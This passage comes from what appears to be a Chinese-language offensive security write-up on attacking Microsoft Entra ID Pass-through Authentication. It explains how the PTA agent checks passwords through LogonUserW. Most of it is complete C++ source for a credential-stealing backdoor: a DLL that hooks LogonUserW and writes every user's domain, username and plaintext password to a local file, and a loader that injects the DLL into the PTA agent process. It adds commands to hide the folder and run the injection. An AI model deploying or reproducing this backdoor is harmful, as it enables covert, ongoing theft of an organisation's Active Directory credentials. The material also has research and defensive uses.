
- 密码解密成功后,PTA 代理服务加载的 “Microsoft.ApplicationProxy.Connector.Runtime.dll” 程序集会调用
ValidateCredentials方法对用户名和密码进行验证:

我们通过 dnSpy 附加到对 PTA 代理服务进程(AzureADConnectAuthenticationAgentService.exe)进行调试可以看到,在该方法中,用户提供的密码以明文的形式传入 LogonUser 方法:


而在更底层,程序集中的 LogonUser 方法会继续调用 Win32 API 的 LogonUserW 函数,根据本地 Active Directory 验证用户名和密码是否正确:
- PTA 代理将身份验证结果通过常规的 HTTPS POST 请求发送回 Microsoft Entra 应用程序代理。
如果用户名密码验证成功,则 PTA 代理会返回类似以下 JSON 数据。该数据经过 Base64 编码后添加到名为 “x-cwap-backend-response” 的 HTTP Header 中,并将其发送到类似 https://proxyworkerrolein2-his-weur-2.connector.his.msappproxy.net/subscriber/connection?requestId=5903c353-93d9-47cd-8a40-8c45a0844794 的目标地址。
1
2
3
4
5
6
7
8
9
10
11
[
  {
		"ClaimType": "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authentication",
		"Resource": true,
		"Right": "http://schemas.xmlsoap.org/ws/2005/05/identity/right/identity"
	}, {
		"ClaimType": "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name",
		"Resource": "user@company.com",
		"Right": "http://schemas.xmlsoap.org/ws/2005/05/identity/right/identity"
	}
]
如果用户名密码验证失败,则 PTA 代理会返回类似以下 JSON 数据,其中包含了错误代码。此外,还有其他可能的错误类型,例如登录时间限制错误(错误代码为 1328)等。
1
2
3
4
5
6
7
8
9
10
11
[
  {
		"ClaimType": "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authentication",
		"Resource": false,
		"Right": "http://schemas.xmlsoap.org/ws/2005/05/identity/right/identity"
	}, {
		"ClaimType": "http://msappproxy.net/ws/2015/02/identity/claims/validationfailurereasoning",
		"Resource": 1326,
		"Right": "http://schemas.xmlsoap.org/ws/2005/05/identity/right/identity"
	}
]
Attack of Pass-through Authentication
On-Premises Compromise
Credential Theft via API Hooking
当租户启用直通身份验证(PTA)时,所有向 Microsoft Entra ID 发起的登录请求都会被重定向至本地的 PTA 代理。PTA 代理会向本地 Active Directory 域控制器验证所认证的用户名密码是否正确。若验证通过,PTA 代理将响应 Microsoft Entra ID 以授予请求方访问权限。
因此,一旦成功接管运行 Microsoft Entra Connect 或 PTA 代理的服务器,攻击者便可直接在 PTA 代理上植入后门。该后门能劫持身份认证流程,在每次用户通过 Microsoft Entra ID 登录时,窃取其明文的 Active Directory 凭据。
综合前文分析可知,虽然 PTA 代理的核心功能逻辑由 .NET 实现,但最终执行的 Microsoft Entra ID 凭据验证是通过调用非托管的 Win32 API 的 LogonUserW 函数完成的。这为我们提供了一个理想的代码注入点,并能够通过 Windows API Hooking 技术将调用重定向到我们控制的函数中。
在执行 Hook 之前,我们还需要理解 LogonUserW 的内部机制,以确保代码执行后能将其调用恢复至稳定状态。通过使用 IDA 分析 advapi32.dll 发现,LogonUser 函数本质上仅是 LogonUserExExW 函数的一个封装:


理想情况下,我们希望避免因适配不同 Windows 版本而处理执行流程返回原函数的复杂性。回顾前文中 PTA 代理对该 Win32 API 的调用逻辑可发现,其实际只关注身份验证的成功状态。这一特点使我们能够灵活选用任何具有相同验证功能的其他 API,只要该 API 内部不再次调用 LogonUserW 即可)。符合这一要求的替代函数正是 LogonUserExW,这意味着我们可以通过以下流程实施这一后门规划:
- 将自定义 DLL 注入 PTA 代理服务进程(AzureADConnectAuthenticationAgentService.exe);
- 通过注入的 DLL 修补
LogonUserW函数入口指令,将其跳转至我们控制的 Hook 函数; - 在 Hook 函数被调用时实时截获并存储用户名和密码等凭据;
- 将认证请求无缝转发至
LogonUserExW函数执行实际验证; - 最终将验证结果返回上游调用方,维持原有业务流程的正常运行。
最终,我们将要注入的 DLL 核心代码如下所示:
- PTASpy.cpp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
#include <windows.h>
#include <stdio.h>
#include <fstream>
#include <string>
#include <sstream>
#include <ctime>
// Simple ASM trampoline
// mov r11, 0x4142434445464748
// jmp r11
unsigned char trampoline[] = { 0x49, 0xbb, 0x48, 0x47, 0x46, 0x45, 0x44, 0x43, 0x42, 0x41, 0x41, 0xff, 0xe3 };
BOOL LogonUserWHook(LPCWSTR username, LPCWSTR domain, LPCWSTR password, DWORD logonType, DWORD logonProvider, PHANDLE hToken);
HANDLE pipeHandle = INVALID_HANDLE_VALUE;
void Start(void) {
DWORD oldProtect;
void* LogonUserWAddr = GetProcAddress(LoadLibraryA("advapi32.dll"), "LogonUserW");
if (LogonUserWAddr == NULL) {
// Should never happen, but just incase
return;
}
// Update page protection so we can inject our trampoline
VirtualProtect(LogonUserWAddr, 0x1000, PAGE_EXECUTE_READWRITE, &oldProtect);
// Add our JMP addr for our hook
*(void**)(trampoline + 2) = &LogonUserWHook;
// Copy over our trampoline
memcpy(LogonUserWAddr, trampoline, sizeof(trampoline));
// Restore previous page protection so Dom doesn't shout
VirtualProtect(LogonUserWAddr, 0x1000, oldProtect, &oldProtect);
}
// The hook we trampoline into from the beginning of LogonUserW
// Will invoke LogonUserExW when complete, or return a status ourselves
BOOL LogonUserWHook(LPCWSTR username, LPCWSTR domain, LPCWSTR password, DWORD logonType, DWORD logonProvider, PHANDLE hToken) {
PSID logonSID;
void* profileBuffer = (void*)0;
DWORD profileLength;
QUOTA_LIMITS quota;
bool ret;
// Get current time
time_t now = time(0);
struct tm timeinfo;
localtime_s(&timeinfo, &now);
// Write credentials to file using ofstream
std::wofstream outfile;
outfile.open("C:\\PTASpy\\Credentials.txt", std::ios_base::app);
if (outfile.is_open()) {
char timestamp[64];
strftime(timestamp, sizeof(timestamp), "[%Y-%m-%d %H:%M:%S]", &timeinfo);
outfile << timestamp << " Domain: " << std::wstring(domain) << ", Username: " << std::wstring(username) << ", Password: " << std::wstring(password) << std::endl;
outfile.close();
}
// Forward request to LogonUserExW and return result
ret = LogonUserExW(username, domain, password, logonType, logonProvider, hToken, &logonSID, &profileBuffer, &profileLength, "a);
return ret;
}
BOOL APIENTRY DllMain(HMODULE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved
)
{
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
Start();
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
在 PTASpy.cpp 代码中,通过 Inline Hooking 技术挂钩了 advapi32.dll 中的 LogonUserW 函数,具体实现方式是在目标函数的起始位置注入一个汇编跳转指令(trampoline),将其重定向到自定义的 LogonUserWHook 函数,从而在每次身份验证请求发生时拦截并记录明文的域名、用户名和密码信息到本地 “C:\PTASpy\Credentials.txt” 文件中,然后再调用原始的 LogonUserExW 函数继续正常的认证流程。
选用 C:\PTASpy 作为凭据存储目录具有明确的权限考量。由于 PTA 代理服务默认以 NT Authority\NetworkService 账户身份运行,必须选择该服务账户具备读写权限的路径才能确保后续 PTASpy.dll 的正常加载及凭据的成功落地。
使用 “Release” 模式编译上述代码生成 PTASpy.dll 后,我们编写以下代码作为一个常规的加载器,将 PTASpy.dll 注入到 AzureADConnectAuthenticationAgentService.exe 进程。
- AzureADHook.cpp
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
#include <Windows.h>
#include <TlHelp32.h>
#include <iostream>
#include <string>

DWORD GetProcessIdByName(LPCWSTR lpProcessName)
{
    HANDLE hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    if (hSnapshot == INVALID_HANDLE_VALUE)
    {
        wprintf(L"[-] CreateToolhelp32Snapshot Error: [%u].\n", GetLastError());
        return 0;
    }

    PROCESSENTRY32W ProcessEntry;
    ZeroMemory(&ProcessEntry, sizeof(ProcessEntry));
    ProcessEntry.dwSize = sizeof(ProcessEntry);

    if (Process32FirstW(hSnapshot, &ProcessEntry))
    {
        do
        {
            if (_wcsicmp(ProcessEntry.szExeFile, lpProcessName) == 0)
            {
                wprintf(L"[*] Got the PID of %ws: %d.\n", lpProcessName, ProcessEntry.th32ProcessID);
                CloseHandle(hSnapshot);
                return ProcessEntry.th32ProcessID;
            }
        } while (Process32NextW(hSnapshot, &ProcessEntry));
    }

    CloseHandle(hSnapshot);
    wprintf(L"[-] Process %ws not found.\n", lpProcessName);
    return 0;
}

BOOL EnableTokenPrivilege(HANDLE hToken, LPCWSTR lpName)
{
    BOOL status = FALSE;
    LUID luidValue = { 0 };
    TOKEN_PRIVILEGES tokenPrivileges;

    // Get the LUID value of the privilege for the local system
    if (!LookupPrivilegeValueW(NULL, lpName, &luidValue))
    {
        wprintf(L"[-] LookupPrivilegeValue Error: [%u].\n", GetLastError());
        return status;
    }

    // Set escalation information
    tokenPrivileges.PrivilegeCount = 1;
    tokenPrivileges.Privileges[0].Luid = luidValue;
    tokenPrivileges.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    // Elevate Process Token Access
    if (!AdjustTokenPrivileges(hToken, FALSE, &tokenPrivileges, sizeof(tokenPrivileges), NULL, NULL))
    {
        wprintf(L"[-] AdjustTokenPrivileges Error: [%u].\n", GetLastError());
        return status;
    }
    else
    {
        status = TRUE;
    }
    return status;
}

BOOL InjectDllIntoProcess(DWORD dwProcessId, LPCWSTR lpDllPath)
{
    HANDLE hProcess = NULL;
    HANDLE hThread = NULL;
    LPVOID lpRemoteAddress = NULL;
    SIZE_T dwDllPathSize = 0;
    FARPROC pLoadLibraryAddress = NULL;

    // Open handle to target process
    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwProcessId);
    if (hProcess == NULL)
    {
        wprintf(L"[-] OpenProcess Error: [%u].\n", GetLastError());
        return FALSE;
    }
    wprintf(L"[*] Open process handle successfully.\n");

    // Get address of LoadLibraryW function
    pLoadLibraryAddress = GetProcAddress(GetModuleHandleW(L"kernel32.dll"), "LoadLibraryW");
    if (pLoadLibraryAddress == NULL)
    {
        wprintf(L"[-] GetProcAddress Error: [%u].\n", GetLastError());
        CloseHandle(hProcess);
        return FALSE;
    }
    wprintf(L"[*] Get address of LoadLibraryW: 0x%016llx.\n", pLoadLibraryAddress);

    // Calculate DLL path size and allocate memory in target process
    dwDllPathSize = (wcslen(lpDllPath) + 1) * sizeof(WCHAR);
    lpRemoteAddress = VirtualAllocEx(hProcess, NULL, dwDllPathSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (lpRemoteAddress == NULL)
    {
        wprintf(L"[-] VirtualAllocEx Error: [%u].\n", GetLastError());
        CloseHandle(hProcess);
        return FALSE;
    }
    wprintf(L"[*] Allocate virtual memory in target process: 0x%016llx.\n", lpRemoteAddress);

    // Write DLL path to allocated memory
    if (!WriteProcessMemory(hProcess, lpRemoteAddress, lpDllPath, dwDllPathSize, NULL))
    {
        wprintf(L"[-] WriteProcessMemory Error: [%u].\n", GetLastError());
        VirtualFreeEx(hProcess, lpRemoteAddress, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return FALSE;
    }
    wprintf(L"[*] Write DLL path to allocated memory successfully.\n");

    // Create remote thread to execute DLL injection
    hThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)pLoadLibraryAddress, lpRemoteAddress, 0, NULL);
    if (hThread == NULL)
    {
        wprintf(L"[-] CreateRemoteThread Error: [%u].\n", GetLastError());
        VirtualFreeEx(hProcess, lpRemoteAddress, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return FALSE;
    }
    wprintf(L"[*] Create remote thread for DLL injection successfully.\n");

    // Wait for thread execution to complete
    WaitForSingleObject(hThread, INFINITE);

    // Clean up resources
    // VirtualFreeEx(hProcess, lpRemoteAddress, 0, MEM_RELEASE);
    CloseHandle(hThread);
    CloseHandle(hProcess);

    wprintf(L"[*] DLL injection completed successfully.\n");
    return TRUE;
}

void PrintUsage(LPCWSTR lpProgramName)
{
    wprintf(
        L"PTA Agent Credential Collector by Security Researcher\n\n"
        L"Arguments:\n"
        L"  <DllPath>            Specifies the DLL path to inject.\n\n"
        L"Example:\n"
        L"  %s C:\\Tools\\PTASpy.dll\n",
        lpProgramName
    );
}

int wmain(int argc, wchar_t* argv[])
{
    if (argc != 2)
    {
        PrintUsage(argv[0]);
        return 1;
    }

    LPCWSTR lpDllPath = argv[1];
    wprintf(L"[*] DLL path: %ws\n", lpDllPath);

    // Enable debug privilege for the current process
    HANDLE hToken = NULL;
    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken))
    {
        wprintf(L"[-] OpenProcessToken Error: [%u].\n", GetLastError());
        return 1;
    }

    if (!EnableTokenPrivilege(hToken, SE_DEBUG_NAME))
    {
        wprintf(L"[-] Failed to enable SeDebugPrivilege.\n");
        CloseHandle(hToken);
        return 1;
    }
    wprintf(L"[*] SeDebugPrivilege enabled successfully.\n");
    CloseHandle(hToken);

    // Main loop to find target process and inject DLL
    wprintf(L"[*] Waiting for target process...\n");
    DWORD dwProcessId = 0;

    while (dwProcessId == 0)
    {
        dwProcessId = GetProcessIdByName(L"AzureADConnectAuthenticationAgentService.exe");
        if (dwProcessId != 0)
        {
            wprintf(L"[*] Target process found, injecting DLL.\n");
            if (!InjectDllIntoProcess(dwProcessId, lpDllPath))
            {
                wprintf(L"[-] DLL injection failed.\n");
                dwProcessId = 0;
            }
        }
        else
        {
            wprintf(L"[-] Target process not found.\n");
        }
    }

    return 0;
}
编译上述代码生成 AzureADHook.exe 后,需与 PTASpy.dll 共同部署在预先创建的 “C:\PTASpy” 系统目录中。为使该目录实现完全隐蔽,应当通过执行 attrib +s +a +h +r C:\PTASpy 命令对该目录进行系统级隐藏。
然后,执行以下命令即可将 PTASpy.dll 注入到 AzureADConnectAuthenticationAgentService.exe 进程中:
1
AzureADHook.exe "C:\PTASpy\PTASpy.dll"

